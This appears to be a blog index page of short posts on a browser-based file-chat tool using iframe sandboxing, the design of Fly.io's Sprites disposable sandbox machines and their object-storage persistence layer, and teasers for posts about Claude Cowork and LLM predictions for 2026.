
You select a folder full of files and configure an LLM provider and set an API key, Co-do then uses CSP-approved API calls to interact with that provider and provides a chat interface with tools for interacting with those files. It does indeed feel similar to Claude Cowork but without running a multi-GB local container to provide the sandbox.
My biggest complaint about <iframe sandbox> remains how thinly documented it is, especially across different browsers. Paul's post has all sorts of useful details on that which I've not encountered elsewhere, including a complex double-iframe technique to help apply network rules to the inner of the two frames.
Thanks to this post I also learned about the <input type="file" webkitdirectory> tag which turns out to work on Firefox, Safari and Chrome and allows a browser read-only access to a full directory of files at once. I had Claude knock up a webkitdirectory demo to try it out and I'll certainly be using it for projects in the future.

The Design & Implementation of Sprites (via) I wrote about Sprites last week. Here's Thomas Ptacek from Fly with the insider details on how they work under the hood.
I like this framing of them as "disposable computers":
Sprites are ball-point disposable computers. Whatever mark you mean to make, we’ve rigged it so you’re never more than a second or two away from having a Sprite to do it with.
I've noticed that new Fly Machines can take a while (up to around a minute) to provision. Sprites solve that by keeping warm pools of unused machines in multiple regions, which is enabled by them all using the same container:
Now, today, under the hood, Sprites are still Fly Machines. But they all run from a standard container. Every physical worker knows exactly what container the next Sprite is going to start with, so it’s easy for us to keep pools of “empty” Sprites standing by. The result: a Sprite create doesn’t have any heavy lifting to do; it’s basically just doing the stuff we do when we start a Fly Machine.
The most interesting detail is how the persistence layer works. Sprites only charge you for data you have written that differs from the base image and provide ~300ms checkpointing and restores - it turns out that's power by a custom filesystem on top of S3-compatible storage coordinated by Litestream-replicated local SQLite metadata:
We still exploit NVMe, but not as the root of storage. Instead, it’s a read-through cache for a blob on object storage. S3-compatible object stores are the most trustworthy storage technology we have. I can feel my blood pressure dropping just typing the words “Sprites are backed by object storage.” [...]
The Sprite storage stack is organized around the JuiceFS model (in fact, we currently use a very hacked-up JuiceFS, with a rewritten SQLite metadata backend). It works by splitting storage into data (“chunks”) and metadata (a map of where the “chunks” are). Data chunks live on object stores; metadata lives in fast local storage. In our case, that metadata store is kept durable with Litestream. Nothing depends on local storage.
First impressions of Claude Cowork, Anthropic’s general agent

New from Anthropic today is Claude Cowork, a “research preview” that they describe as “Claude Code for the rest of your work”. It’s currently available only to Max subscribers ($100 or $200 per month plans) as part of the updated Claude Desktop macOS application. Update 16th January 2026: it’s now also available to $20/month Claude Pro subscribers.
[... 1,863 words]Fly’s new Sprites.dev addresses both developer sandboxes and API sandboxes at the same time

New from Fly.io today: Sprites.dev. Here’s their blog post and YouTube demo. It’s an interesting new product that’s quite difficult to explain—Fly call it “Stateful sandbox environments with checkpoint & restore” but I see it as hitting two of my current favorite problems: a safe development environment for running coding agents and an API for running untrusted code in a secure sandbox.
[... 1,560 words]LLM predictions for 2026, shared with Oxide and Friends

I joined a recording of the Oxide and Friends podcast on Tuesday to talk about 1, 3 and 6 year predictions for the tech industry. This is my second appearance on their annual predictions episode, you can see my predictions from January 2025 here. Here’s the page for this year’s episode, with options to listen in all of your favorite podcast apps or directly on YouTube.
[... 1,773 words]